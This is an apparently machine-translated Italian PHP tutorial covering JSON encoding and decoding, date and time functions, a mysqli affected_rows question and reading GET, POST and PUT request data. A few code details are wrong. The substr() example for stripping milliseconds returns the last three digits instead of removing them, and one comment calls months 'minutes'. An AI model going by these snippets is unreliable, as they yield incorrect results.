Nota: i **tipi di** variabile in JSON sono stati convertiti nel loro equivalente PHP.

Per restituire un array associativo per oggetti JSON invece di restituire un oggetto, passare `true` come secondo parametro a `json_decode()` .

```
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$array = json_decode($json_string, true); // Note the second parameter
var_dump($array);
```

Output (notare la struttura associativa dell'array):

```
array(4) {
  ["name"] => string(4) "Jeff"
  ["age"] => int(20)
  ["active"] => bool(true)
  ["colors"] =>
  array(2) {
    [0] => string(3) "red"
    [1] => string(4) "blue"
  }
}
```

Il secondo parametro (`$assoc`) non ha alcun effetto se la variabile da restituire non è un oggetto.

Nota: se si utilizza il parametro `$assoc` , si perde la distinzione tra una matrice vuota e un oggetto vuoto. Ciò significa che l'esecuzione di `json_encode()` sull'output decodificato risulterà in una diversa struttura JSON.

Se la stringa JSON ha una "profondità" superiore a 512 elementi (*20 elementi nelle versioni precedenti alla 5.2.3 o 128 nella versione 5.2.3*) in ricorsione, la funzione `json_decode()` restituisce `NULL` . Nelle versioni 5.3 o successive, questo limite può essere controllato usando il terzo parametro (`$depth`), come discusso di seguito.

Secondo il manuale:

> PHP implementa un superset di JSON come specificato nell'originale »RFC 4627 - codificherà e decodificherà anche i tipi scalari e NULL. RFC 4627 supporta solo questi valori quando sono nidificati all'interno di un array o di un oggetto. Sebbene questo superset sia coerente con la definizione ampliata di "testo JSON" nel nuovo »RFC 7159 (che mira a sostituire RFC 4627) e » ECMA-404 , ciò potrebbe causare problemi di interoperabilità con parser JSON più vecchi che aderiscono strettamente a RFC 4627 quando codifica di un singolo valore scalare.

Ciò significa che, ad esempio, una stringa semplice sarà considerata come un oggetto JSON valido in PHP:

```
$json = json_decode('"some string"', true);
var_dump($json, json_last_error_msg());
```

Produzione:

```
string(11) "some string"
string(8) "No error"
```

Ma le stringhe semplici, non in un array o in un oggetto, non fanno parte dello standard RFC 4627 . Di conseguenza, tali controllori online come JSLint , JSON Formatter & Validator (in modalità RFC 4627) ti daranno un errore.

Esiste un terzo parametro `$depth` per la profondità della ricorsione (il valore predefinito è `512`), che significa la quantità di oggetti nidificati all'interno dell'oggetto originale da decodificare.

C'è un quarto parametro `$options` . Attualmente accetta solo un valore, `JSON_BIGINT_AS_STRING` . Il comportamento predefinito (che abbandona questa opzione) consiste nel trasmettere interi grandi a float anziché stringhe.

> Le varianti non minuscole non valide dei letterali true, false e null non sono più accettate come input valido.

Quindi questo esempio:

```
var_dump(json_decode('tRue'), json_last_error_msg());
var_dump(json_decode('tRUe'), json_last_error_msg());
var_dump(json_decode('tRUE'), json_last_error_msg());
var_dump(json_decode('TRUe'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('true'), json_last_error_msg());
```

Prima di PHP 5.6:

```
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
```

E dopo:

```
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
```

```
NULL
string(12) "Syntax error"
bool(true)
string(8) "No error"
```

Comportamento simile si verifica per `false` e `null` .

Si noti che `json_decode()` restituirà `NULL` se la stringa non può essere convertita.

```
$json = "{'name': 'Jeff', 'age': 20 }" ;  // invalid json

$person = json_decode($json);
echo $person->name;    //  Notice: Trying to get property of non-object: returns null
echo json_last_error();
#  4 (JSON_ERROR_SYNTAX)
echo json_last_error_msg();
#  unexpected character
```

Non è sicuro affidarsi solo al valore restituito `NULL` per rilevare errori. Ad esempio, se la stringa JSON non contiene altro che `"null"` , `json_decode()` restituirà `null` , anche se non si è verificato alcun errore.

Codifica di una stringa JSON

La funzione `json_encode` convertirà un array PHP (o, dal momento che PHP 5.4, un oggetto che implementa l'interfaccia `JsonSerializable`) in una stringa con codifica JSON. Restituisce una stringa con codifica JSON in caso di successo o FALSE in caso di errore.

```
$array = [
    'name' => 'Jeff',
    'age' => 20,
    'active' => true,
    'colors' => ['red', 'blue'],
    'values' => [0=>'foo', 3=>'bar'],
];
```

Durante la codifica, i tipi di dati PHP string, integer e boolean vengono convertiti nel loro equivalente JSON. Gli array associativi sono codificati come oggetti JSON e, quando vengono chiamati con argomenti predefiniti, gli array indicizzati sono codificati come array JSON. (A meno che le chiavi dell'array non siano una sequenza numerica continua a partire da 0, nel qual caso l'array sarà codificato come oggetto JSON.)

```
echo json_encode($array);
```

Produzione:

```
{"name":"Jeff","age":20,"active":true,"colors":["red","blue"],"values":{"0":"foo","3":"bar"}}
```

argomenti

Dal PHP 5.3, il secondo argomento di `json_encode` è una maschera di bit che può essere uno o più dei seguenti.

Come con qualsiasi maschera di bit, possono essere combinati con l'operatore OR binario `|` .

PHP 5.x 5.3

`JSON_FORCE_OBJECT`

Forza la creazione di un oggetto invece di un array

```
$array = ['Joel', 23, true, ['red', 'blue']];
echo json_encode($array);
echo json_encode($array, JSON_FORCE_OBJECT);
```

Produzione:

```
["Joel",23,true,["red","blue"]]
{"0":"Joel","1":23,"2":true,"3":{"0":"red","1":"blue"}}
```

`JSON_HEX_TAG` , **`JSON_HEX_AMP`** , **`JSON_HEX_APOS`** , **`JSON_HEX_QUOT`**

Assicura le seguenti conversioni durante la codifica:

Costante	Ingresso	Produzione
JSON_HEX_TAG	<	\u003C
JSON_HEX_TAG	>	\u003E
JSON_HEX_AMP	&	\u0026
JSON_HEX_APOS	'	\u0027
JSON_HEX_QUOT	"	\u0022

```
$array = ["tag"=>"<>", "amp"=>"&", "apos"=>"'", "quot"=>"\""];
echo json_encode($array);
echo json_encode($array, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT);
```

Produzione:

```
{"tag":"<>","amp":"&","apos":"'","quot":"\""}
{"tag":"\u003C\u003E","amp":"\u0026","apos":"\u0027","quot":"\u0022"}
```

PHP 5.x 5.3

JSON_NUMERIC_CHECK

Garantisce che le stringhe numeriche vengano convertite in numeri interi.

```
$array = ['23452', 23452];
echo json_encode($array);
echo json_encode($array, JSON_NUMERIC_CHECK);
```

Produzione:

```
["23452",23452]
[23452,23452]
```

PHP 5.x 5.4

JSON_PRETTY_PRINT

Rende facilmente leggibile il JSON

```
$array = ['a' => 1, 'b' => 2, 'c' => 3, 'd' => 4];
echo json_encode($array);
echo json_encode($array, JSON_PRETTY_PRINT);
```

Produzione:

```
{"a":1,"b":2,"c":3,"d":4}
{
    "a": 1,
    "b": 2,
    "c": 3,
    "d": 4
}
```

JSON_UNESCAPED_SLASHES

Include barre senza escape `/` avanti nell'output

```
$array = ['filename' => 'example.txt', 'path' => '/full/path/to/file/'];
echo json_encode($array);
echo json_encode($array, JSON_UNESCAPED_SLASHES);
```

Produzione:

```
{"filename":"example.txt","path":"\/full\/path\/to\/file"}
{"filename":"example.txt","path":"/full/path/to/file"}
```

JSON_UNESCAPED_UNICODE

Include i caratteri con codifica UTF8 nell'output anziché le stringhe con codifica `\u`

```
$blues = ["english"=>"blue", "norwegian"=>"blå", "german"=>"blau"];
echo json_encode($blues);
echo json_encode($blues, JSON_UNESCAPED_UNICODE);
```

Produzione:

```
{"english":"blue","norwegian":"bl\u00e5","german":"blau"}
{"english":"blue","norwegian":"blå","german":"blau"}
```

PHP 5.x 5.5

JSON_PARTIAL_OUTPUT_ON_ERROR

Permette alla codifica di continuare se si incontrano alcuni valori non convertibili.

```
$fp = fopen("foo.txt", "r");
$array = ["file"=>$fp, "name"=>"foo.txt"];
echo json_encode($array); // no output
echo json_encode($array, JSON_PARTIAL_OUTPUT_ON_ERROR);
```

Produzione:

```
{"file":null,"name":"foo.txt"}
```

PHP 5.x 5.6

JSON_PRESERVE_ZERO_FRACTION

Garantisce che i float siano sempre codificati come float.

```
$array = [5.0, 5.5];
echo json_encode($array);
echo json_encode($array, JSON_PRESERVE_ZERO_FRACTION);
```

Produzione:

```
[5,5.5]
[5.0,5.5]
```

PHP 7.x 7.1

JSON_UNESCAPED_LINE_TERMINATORS

Se utilizzato con `JSON_UNESCAPED_UNICODE` , ripristina il comportamento delle versioni precedenti di PHP e *non* sfugge ai caratteri U + 2028 LINE SEPARATOR e U + 2029 PARAGRAPH SEPARATOR. Sebbene validi in JSON, questi caratteri non sono validi in JavaScript, quindi il comportamento predefinito di `JSON_UNESCAPED_UNICODE` stato modificato nella versione 7.1.

```
$array = ["line"=>"\xe2\x80\xa8", "paragraph"=>"\xe2\x80\xa9"];
echo json_encode($array, JSON_UNESCAPED_UNICODE);
```

```
echo json_encode($array, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_LINE_TERMINATORS);
```

Produzione:

```
{"line":"\u2028","paragraph":"\u2029"}
{"line":"□","paragraph":"□"}
```

Debug degli errori JSON

Quando `json_encode` o `json_decode` non riesce ad analizzare la stringa fornita, restituirà `false` . PHP non genererà alcun errore o avvertimento quando ciò accadrà, l'utente dovrà utilizzare le funzioni json_last_error () e json_last_error_msg () per verificare se si è verificato un errore e agire di conseguenza nella propria applicazione (eseguirne il debug, mostrare un messaggio di errore , eccetera.).

L'esempio seguente mostra un errore comune quando si lavora con JSON, un errore di decodifica / codifica di una stringa JSON *(a causa del passaggio di una stringa errata con codifica UTF-8, ad esempio)* .

```
// An incorrectly formed JSON string
$jsonString = json_encode("{'Bad JSON':\xB1\x31}");

if (json_last_error() != JSON_ERROR_NONE) {
    printf("JSON Error: %s", json_last_error_msg());
}

#> JSON Error: Malformed UTF-8 characters, possibly incorrectly encoded
```

json_last_error_msg

`json_last_error_msg()` restituisce un messaggio leggibile dall'ultimo errore che si è verificato durante il tentativo di codificare / decodificare una stringa.

- Questa funzione **restituirà sempre una stringa** , anche se non si è verificato alcun errore. La stringa predefinita *non di errore* è `No Error`
- Restituirà `false` se si è verificato un altro errore (sconosciuto)
- Attento quando si usa questo nei loop, poiché json_last_error_msg verrà sovrascritto su ogni iterazione.

Dovresti usare questa funzione solo per visualizzare il messaggio, **non** per testarlo nelle istruzioni di controllo.

```
// Don't do this:
if (json_last_error_msg()){} // always true (it's a string)
if (json_last_error_msg() != "No Error"){} // Bad practice

// Do this: (test the integer against one of the pre-defined constants)
if (json_last_error() != JSON_ERROR_NONE) {
    // Use json_last_error_msg to display the message only, (not test against it)
    printf("JSON Error: %s", json_last_error_msg());
```

```
}
```

Questa funzione non esiste prima di PHP 5.5. Ecco una implementazione di polyfill:

```
if (!function_exists('json_last_error_msg')) {
    function json_last_error_msg() {
        static $ERRORS = array(
            JSON_ERROR_NONE => 'No error',
            JSON_ERROR_DEPTH => 'Maximum stack depth exceeded',
            JSON_ERROR_STATE_MISMATCH => 'State mismatch (invalid or malformed JSON)',
            JSON_ERROR_CTRL_CHAR => 'Control character error, possibly incorrectly encoded',
            JSON_ERROR_SYNTAX => 'Syntax error',
            JSON_ERROR_UTF8 => 'Malformed UTF-8 characters, possibly incorrectly encoded'
        );

        $error = json_last_error();
        return isset($ERRORS[$error]) ? $ERRORS[$error] : 'Unknown error';
    }
}
```

json_last_error

`json_last_error()` restituisce un **intero** mappato a una delle costanti predefinite fornite da PHP.

Costante	Senso
JSON_ERROR_NONE	Nessun errore si è verificato
JSON_ERROR_DEPTH	La profondità massima dello stack è stata superata
JSON_ERROR_STATE_MISMATCH	JSON non valido o non valido
JSON_ERROR_CTRL_CHAR	Controlla l'errore del carattere, eventualmente codificato in modo errato
JSON_ERROR_SYNTAX	Errore di sintassi *(da PHP 5.3.3)*
JSON_ERROR_UTF8	Caratteri UTF-8 non *validi* , eventualmente codificati in modo errato *(dal PHP 5.5.0)*
JSON_ERROR_RECURSION	Uno o più riferimenti ricorsivi nel valore da codificare
JSON_ERROR_INF_OR_NAN	Uno o più valori NAN o INF nel valore da codificare
JSON_ERROR_UNSUPPORTED_TYPE	È stato fornito un valore di un tipo che non può essere codificato

Usare JsonSerializable in un oggetto

PHP 5.x 5.4

Quando si creano API REST, potrebbe essere necessario ridurre le informazioni di un oggetto da passare all'applicazione client. A tale scopo, questo esempio illustra come utilizzare l'interfaccia `JsonSerialiazble` .

In questo esempio, la classe `User` estende effettivamente un oggetto modello DB di un ORM ipotetico.

```
class User extends Model implements JsonSerializable {
    public $id;
    public $name;
    public $surname;
    public $username;
    public $password;
    public $email;
    public $date_created;
    public $date_edit;
    public $role;
    public $status;

    public function jsonSerialize() {
        return [
            'name' => $this->name,
            'surname' => $this->surname,
            'username' => $this->username
        ];
    }
}
```

Aggiungi `JsonSerializable` implementazione `JsonSerializable` alla classe, fornendo il metodo `jsonSerialize()` .

```
public function jsonSerialize()
```

Ora nel controller dell'applicazione o nello script, quando si passa l'oggetto User a `json_encode()` si otterrà la matrice restituita con json del metodo `jsonSerialize()` invece dell'intero oggetto.

```
json_encode($User);
```

Tornerà:

```
{"name":"John", "surname":"Doe", "username" : "TestJson"}
```

---

esempio di valori di proprietà.

Ciò riduce la quantità di dati restituiti da un endpoint RESTful e consente di escludere le proprietà dell'oggetto da una rappresentazione json.

Utilizzo di proprietà private e protette con `json_encode()`

Per evitare l'uso di JsonSerializable, è anche possibile utilizzare proprietà private o protette per nascondere le informazioni sulla classe `json_encode()` di `json_encode()` . La classe quindi non ha bisogno di implementare \ JsonSerializable.

La funzione json_encode () codifica solo le proprietà pubbliche di una classe in JSON.

```
<?php

class User {
    // private properties only within this class
    private $id;
    private $date_created;
    private $date_edit;

    // properties used in extended classes
    protected $password;
    protected $email;
    protected $role;
    protected $status;

    // share these properties with the end user
    public $name;
    public $surname;
    public $username;

    // jsonSerialize() not needed here
}

$theUser = new User();

var_dump(json_encode($theUser));
```

Produzione:

```
string(44) "{"name":null,"surname":null,"username":null}"
```

Header json e la risposta restituita

Aggiungendo un'intestazione con tipo di contenuto come JSON:

```
<?php
 $result = array('menu1' => 'home', 'menu2' => 'code php', 'menu3' => 'about');

//return the json response :
header('Content-Type: application/json');  // <-- header declaration
echo json_encode($result, true);    // <--- encode
exit();
```

L'intestazione è lì così la tua app può rilevare quali dati sono stati restituiti e come dovrebbe gestirli.
Nota: l'intestazione del contenuto è solo informazioni sul tipo di dati restituiti.

Se si utilizza UTF-8, è possibile utilizzare:

```
header("Content-Type: application/json;charset=utf-8");
```

Esempio jQuery:

```
$.ajax({
        url:'url_your_page_php_that_return_json'
    }).done(function(data){
        console.table('json ',data);
        console.log('Menu1 : ', data.menu1);
    });
```

Leggi JSON online: https://riptutorial.com/it/php/topic/617/json

Capitolo 55: Lavorare con le date e il tempo

Sintassi

- stringa data (stringa $ formato [, int $ timestamp = time ()]))
- int strtotime (stringa $ time [, int $ now])

Examples

Analizza le descrizioni della data inglese in un formato data

Usando la funzione `strtotime()` combinata con `date()` puoi analizzare diverse descrizioni di testo inglese in date:

```
// Gets the current date
echo date("m/d/Y", strtotime("now")), "\n"; // prints the current date
echo date("m/d/Y", strtotime("10 September 2000")), "\n"; // prints September 10, 2000 in the
m/d/Y format
echo date("m/d/Y", strtotime("-1 day")), "\n"; // prints yesterday's date
echo date("m/d/Y", strtotime("+1 week")), "\n"; // prints the result of the current date + a
week
echo date("m/d/Y", strtotime("+1 week 2 days 4 hours 2 seconds")), "\n"; // same as the last
example but with extra days, hours, and seconds added to it
echo date("m/d/Y", strtotime("next Thursday")), "\n"; // prints next Thursday's date
echo date("m/d/Y", strtotime("last Monday")), "\n"; // prints last Monday's date
echo date("m/d/Y", strtotime("First day of next month")), "\n"; // prints date of first day of
next month
echo date("m/d/Y", strtotime("Last day of next month")), "\n"; // prints date of last day of
next month
echo date("m/d/Y", strtotime("First day of last month")), "\n"; // prints date of first day of
last month
echo date("m/d/Y", strtotime("Last day of last month")), "\n"; // prints date of last day of
last month
```

Convertire una data in un altro formato

Le basi

Il modo più semplice per convertire un formato data in un altro è usare `strtotime()` con `date()` . `strtotime()` convertirà la data in un timestamp Unix . Quindi Unix Timestamp può essere passato alla `date()` per convertirlo nel nuovo formato.

```
$timestamp = strtotime('2008-07-01T22:35:17.02');
$new_date_format = date('Y-m-d H:i:s', $timestamp);
```

O come one-liner:

```
$new_date_format = date('Y-m-d H:i:s', strtotime('2008-07-01T22:35:17.02'));
```

Tieni presente che `strtotime()` richiede che la data sia in un formato valido . Se non si fornisce un formato valido, verrà restituito false `strtotime()` restituirà false date che faranno sì che la data sia 1969-12-31.

Utilizzo di `DateTime()`

A partire da PHP 5.2, PHP ha offerto la classe `DateTime()` che ci offre strumenti più potenti per lavorare con le date (e l'ora). Possiamo riscrivere il codice precedente utilizzando `DateTime()` in questo modo:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Lavorare con timestamp Unix

`date()` prende un timestamp Unix come secondo parametro e restituisce una data formattata per te:

```
$new_date_format = date('Y-m-d H:i:s', '1234567890');
```

DateTime () funziona con timestamp Unix aggiungendo un `@` prima del timestamp:

```
$date = new DateTime('@1234567890');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Se il timestamp che hai è in millisecondi (può terminare in `000` e / o il timestamp è lungo tredici caratteri) dovrai convertirlo in secondi prima di poterlo convertire in un altro formato. Ci sono due modi per farlo:

- Tagliare le ultime tre cifre usando `substr()`

Il taglio delle ultime tre cifre può essere raggiunto in diversi modi, ma l'uso di `substr()` è il più semplice:

```
$timestamp = substr('1234567899000', -3);
```

- Dividere il substr per 1000

Puoi anche convertire il timestamp in secondi dividendo per 1000. Poiché il timestamp è troppo grande per i sistemi a 32 bit per fare matematica su dovrai usare la libreria BCMath per fare le matematiche come stringhe:

```
$timestamp = bcdiv('1234567899000', '1000');
```

Per ottenere un timestamp Unix puoi usare `strtotime()` che restituisce un timestamp Unix:

```
$timestamp = strtotime('1973-04-18');
```

Con DateTime () puoi usare `DateTime::getTimestamp()`

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->getTimestamp();
```

Se esegui PHP 5.2 puoi invece utilizzare l'opzione di formattazione `U` :

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->format('U');
```

Lavorare con formati di date non standard e ambigui

Sfortunatamente non tutte le date con le quali uno sviluppatore deve lavorare sono in un formato standard. Fortunatamente PHP 5.3 ci ha fornito una soluzione per questo.
`DateTime::createFromFormat()` ci consente di indicare a PHP in che formato è inserita una stringa di data in modo che possa essere analizzata correttamente in un oggetto DateTime per ulteriori manipolazioni.

```
$date = DateTime::createFromFormat('F-d-Y h:i A', 'April-18-1973 9:48 AM');
$new_date_format = $date->format('Y-m-d H:i:s');
```

In PHP 5.4 abbiamo acquisito la capacità di fare l'accesso ai membri della classe in istanza, che ci ha permesso di trasformare il nostro codice `DateTime()` in un unico liner:

```
$new_date_format = (new DateTime('2008-07-01T22:35:17.02'))->format('Y-m-d H:i:s');
```

Purtroppo questo non funziona ancora con `DateTime::createFromFormat()` .

Utilizzo di costanti predefinite per il formato data

Possiamo utilizzare le costanti predefinite per il formato `date()` in `date()` invece delle convenzionali stringhe di formato data da PHP 5.1.0.

Costanti di formato di data predefinite disponibili

`DATE_ATOM` - Atom (2016-07-22T14: 50: 01 + 00: 00)

`DATE_COOKIE` - Cookie HTTP (venerdì, 22-Jul-16 14:50:01 UTC)

`DATE_RSS` - RSS (ven, 22 lug 2016 14:50:01 +0000)

`DATE_W3C` - World Wide Web Consortium (2016-07-22T14: 50: 01 + 00: 00)

`DATE_ISO8601` - ISO-8601 (2016-07-22T14: 50: 01 + 0000)

`DATE_RFC822` - RFC 822 (Ven, 22 Jul 16 14:50:01 +0000)

`DATE_RFC850` - RFC 850 (venerdì, 22-Jul-16 14:50:01 UTC)

`DATE_RFC1036` - RFC 1036 (Ven, 22 Jul 16 14:50:01 +0000)

`DATE_RFC1123` - RFC 1123 (Ven, 22 Jul 2016 14:50:01 +0000)

`DATE_RFC2822` - RFC 2822 (Ven, 22 Jul 2016 14:50:01 +0000)

`DATE_RFC3339` - Come DATE_ATOM (2016-07-22T14: 50: 01 + 00: 00)

Esempi di utilizzo

```
echo date(DATE_RFC822);
```

Questo uscirà: **Ven, 22 Jul 16 14:50:01 +0000**

```
echo date(DATE_ATOM,mktime(0,0,0,8,15,1947));
```

Ciò produrrà: **1947-08-15T00: 00: 00 + 05: 30**

Ottenere la differenza tra due date / orari

Il modo più fattibile è usare la classe `DateTime` .

Un esempio:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");

// Calculate the diff
$diff = $now->diff($twoYearsAgo);

// $diff->y contains the difference in years between the two dates
$yearsDiff = $diff->y;
// $diff->m contains the difference in minutes between the two dates
$monthsDiff = $diff->m;
// $diff->d contains the difference in days between the two dates
$daysDiff = $diff->d;
// $diff->h contains the difference in hours between the two dates
$hoursDiff = $diff->h;
// $diff->i contains the difference in minutes between the two dates
$minsDiff = $diff->i;
// $diff->s contains the difference in seconds between the two dates
$secondsDiff = $diff->s;

// Total Days Diff, that is the number of days between the two dates
$totalDaysDiff = $diff->days;

// Dump the diff altogether just to get some details ;)
var_dump($diff);
```

Inoltre, confrontare due date è molto più semplice, basta usare gli operatori di confronto , come:

```php
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");
var_dump($now > $twoYearsAgo); // prints bool(true)
var_dump($twoYearsAgo > $now); // prints bool(false)
var_dump($twoYearsAgo <= $twoYearsAgo); // prints bool(true)
var_dump($now == $now); // prints bool(true)
```

Leggi Lavorare con le date e il tempo online: https://riptutorial.com/it/php/topic/425/lavorare-con-le-date-e-il-tempo

Capitolo 56: le righe interessate da php mysqli restituiscono 0 quando dovrebbe restituire un intero positivo

introduzione

Questo script è progettato per gestire i dispositivi di reporting (IoT), quando un dispositivo non è autorizzato in precedenza (nella tabella dei dispositivi nel database), aggiungo il nuovo dispositivo a una tabella new_devices. Eseguo una query di aggiornamento e se affected_rows restituisce <1, inserisco.

Quando ho un nuovo rapporto dispositivo, la prima volta che viene eseguito $ stmt-> affected_rows restituisce 0, la comunicazione successiva restituisce 1, quindi 1, 0, 2, 2, 0, 3, 3, 3, 3, 3, 3 , 0, 4, 0, 0, 6, 6, 6, ecc

È come se la dichiarazione di aggiornamento fallisse. Perché?

Examples

PHP $ stmt-> affected_rows restituisce 0 in modo intermittente quando dovrebbe restituire un intero positivo

```
<?php
    // if device exists, update timestamp
    $stmt = $mysqli->prepare("UPDATE new_devices SET nd_timestamp=? WHERE nd_deviceid=?");
    $stmt->bind_param('ss', $now, $device);
    $stmt->execute();
    //echo "Affected Rows: ".$stmt->affected_rows; // This line is where I am checking the
status of the update query.

    if ($stmt->affected_rows < 1){ // Because affected_rows sometimes returns 0, the insert
code runs instead of being skipped. Now I have many duplicate entries.

        $ins = $mysqli->prepare("INSERT INTO new_devices (nd_id,nd_deviceid,nd_timestamp)
VALUES (nd_id,?,?)");
        $ins -> bind_param("ss",$device,$now);
        $ins -> execute();
        $ins -> store_result();
        $ins -> free_result();
    }
?>
```

Leggi le righe interessate da php mysqli restituiscono 0 quando dovrebbe restituire un intero positivo online: https://riptutorial.com/it/php/topic/10705/le-righe-interessate-da-php-mysqli-restituiscono-0-quando-dovrebbe-restituire-un-intero-positivo

Capitolo 57: Lettura dei dati di richiesta

Osservazioni

Scegliere tra GET e POST

Le richieste **GET** sono le migliori per fornire i dati necessari per il rendering della pagina e possono essere utilizzati più volte (query di ricerca, filtri dati ...). Fanno parte dell'URL, il che significa che possono essere aggiunti ai segnalibri e vengono spesso riutilizzati.

Le richieste **POST, d'** altro canto, sono pensate per inviare dati al server solo una volta (moduli di contatto, moduli di accesso ...). A differenza di GET, che accetta solo ASCII, le richieste POST consentono anche dati binari, inclusi i caricamenti di file .

Puoi trovare una spiegazione più dettagliata delle loro differenze qui .

Richiedi vulnerabilità dei dati

Guarda anche: quali sono le vulnerabilità nell'uso diretto di GET e POST?

Il recupero dei dati dai superglobali $ _GET e $ _POST senza alcuna convalida è considerato una cattiva pratica e apre metodi per consentire agli utenti di accedere o compromettere i dati attraverso codice e iniezioni SQL . I dati non validi dovrebbero essere controllati e respinti in modo da prevenire tali attacchi.

I dati della richiesta devono essere salvati in base a come viene utilizzato nel codice, come indicato qui e qui . In questa risposta è possibile trovare alcune diverse funzioni di escape per casi di utilizzo di dati comuni.

Examples

Gestione degli errori di caricamento dei file

`$_FILES["FILE_NAME"]['error']` (dove `"FILE_NAME"` è il valore dell'attributo name dell'input del file, presente nel modulo) potrebbe contenere uno dei seguenti valori:

1. `UPLOAD_ERR_OK` - Non ci sono errori, il file è stato caricato con successo.
2. `UPLOAD_ERR_INI_SIZE` - Il file caricato supera la direttiva upload_max_filesize in `php.ini` .
3. `UPLOAD_ERR_PARTIAL` - Il file caricato supera la direttiva MAX_FILE_SIZE che è stata specificata nel modulo HTML.
4. `UPLOAD_ERR_NO_FILE` - Nessun file è stato caricato.
5. `UPLOAD_ERR_NO_TMP_DIR` - Manca una cartella temporanea. (Da PHP 5.0.3).
6. `UPLOAD_ERR_CANT_WRITE` - Impossibile scrivere il file su disco. (Da PHP 5.1.0).
7. `UPLOAD_ERR_EXTENSION` - Un'estensione PHP ha interrotto il caricamento del file. (Da PHP 5.2.0).

Un modo semplice per verificare gli errori è il seguente:

```
<?php
$fileError = $_FILES["FILE_NAME"]["error"]; // where FILE_NAME is the name attribute of the
file input in your form
switch($fileError) {
    case UPLOAD_ERR_INI_SIZE:
        // Exceeds max size in php.ini
        break;
    case UPLOAD_ERR_PARTIAL:
        // Exceeds max size in html form
        break;
    case UPLOAD_ERR_NO_FILE:
        // No file was uploaded
        break;
    case UPLOAD_ERR_NO_TMP_DIR:
        // No /tmp dir to write to
        break;
    case UPLOAD_ERR_CANT_WRITE:
        // Error writing to disk
        break;
    default:
        // No error was faced! Phew!
        break;
}
```

Lettura dei dati POST

I dati di una richiesta POST vengono memorizzati nel superglobale `$_POST` sotto forma di un array associativo.

Si noti che l'accesso a un elemento dell'array inesistente genera una notifica, quindi l'esistenza dovrebbe sempre essere verificata con le funzioni `isset()` o `empty()` o l'operatore di coalesce null.

Esempio:

```
$from = isset($_POST["name"]) ? $_POST["name"] : "NO NAME";
$message = isset($_POST["message"]) ? $_POST["message"] : "NO MESSAGE";

echo "Message from $from: $message";
```

7.0

```
$from = $_POST["name"] ?? "NO NAME";
$message = $_POST["message"] ?? "NO MESSAGE";

echo "Message from $from: $message";
```

Leggere i dati GET

I dati di una richiesta GET sono memorizzati nel superglobale `$_GET` sotto forma di un array associativo.

Si noti che l'accesso a un elemento dell'array inesistente genera una notifica, quindi l'esistenza

dovrebbe sempre essere verificata con le funzioni `isset()` o `empty()` o l'operatore di coalesce null.

Esempio: (per URL `/topics.php?author=alice&topic=php`)

```
$author = isset($_GET["author"]) ? $_GET["author"] : "NO AUTHOR";
$topic = isset($_GET["topic"]) ? $_GET["topic"] : "NO TOPIC";

echo "Showing posts from $author about $topic";
```

7.0

```
$author = $_GET["author"] ?? "NO AUTHOR";
$topic = $_GET["topic"] ?? "NO TOPIC";

echo "Showing posts from $author about $topic";
```

Lettura di dati POST non elaborati

Di solito i dati inviati in una richiesta POST sono coppie chiave / valore strutturate con un tipo di `application/x-www-form-urlencoded` MIME `application/x-www-form-urlencoded` . Tuttavia, molte applicazioni come i servizi Web richiedono invece l'invio di dati non elaborati, spesso in formato XML o JSON. Questi dati possono essere letti utilizzando uno dei due metodi.

`php://input` è uno stream che fornisce l'accesso al corpo della richiesta grezza.

```
$rawdata = file_get_contents("php://input");
// Let's say we got JSON
$decoded = json_decode($rawdata);
```

5.6

`$HTTP_RAW_POST_DATA` è una variabile globale che contiene i dati POST non **`$HTTP_RAW_POST_DATA`** . È disponibile solo se la direttiva `always_populate_raw_post_data` in `php.ini` è abilitata.

```
$rawdata = $HTTP_RAW_POST_DATA;
// Or maybe we get XML
$decoded = simplexml_load_string($rawdata);
```

Questa variabile è stata deprecata dalla versione 5.6 di PHP ed è stata rimossa in PHP 7.0.

Notare che nessuno di questi metodi è disponibile quando il tipo di contenuto è impostato su `multipart/form-data` , che viene utilizzato per i caricamenti di file.

Caricamento di file con HTTP PUT

PHP fornisce supporto per il metodo PUT HTTP utilizzato da alcuni client per memorizzare file su un server. Le richieste PUT sono molto più semplici di un caricamento di file usando le richieste POST e assomigliano a questo:

```
PUT /path/filename.html HTTP/1.1
```

Nel tuo codice PHP dovresti fare qualcosa del genere:

```
<?php
/* PUT data comes in on the stdin stream */
$putdata = fopen("php://input", "r");

/* Open a file for writing */
$fp = fopen("putfile.ext", "w");

/* Read the data 1 KB at a time
   and write to the file */
while ($data = fread($putdata, 1024))
  fwrite($fp, $data);

/* Close the streams */
fclose($fp);
fclose($putdata);
?>
```

Anche qui puoi leggere interessanti domande / risposte SO sulla ricezione di file tramite HTTP PUT.

Passare gli array di POST

Di solito, un elemento di modulo HTML inviato a PHP produce un singolo valore. Per esempio:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo" value="bar"/>
    <button type="submit">Submit</button>
</form>
```

Ciò risulta nell'output seguente:

```
Array
(
    [foo] => bar
)
```

Tuttavia, potrebbero esserci casi in cui si desidera passare una matrice di valori. Questo può essere fatto aggiungendo un suffisso simile a PHP al nome degli elementi HTML:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[]" value="bar"/>
    <input type="hidden" name="foo[]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Ciò risulta nell'output seguente:

```
Array
(
    [foo] => Array
        (
            [0] => bar
            [1] => baz
        )

)
```

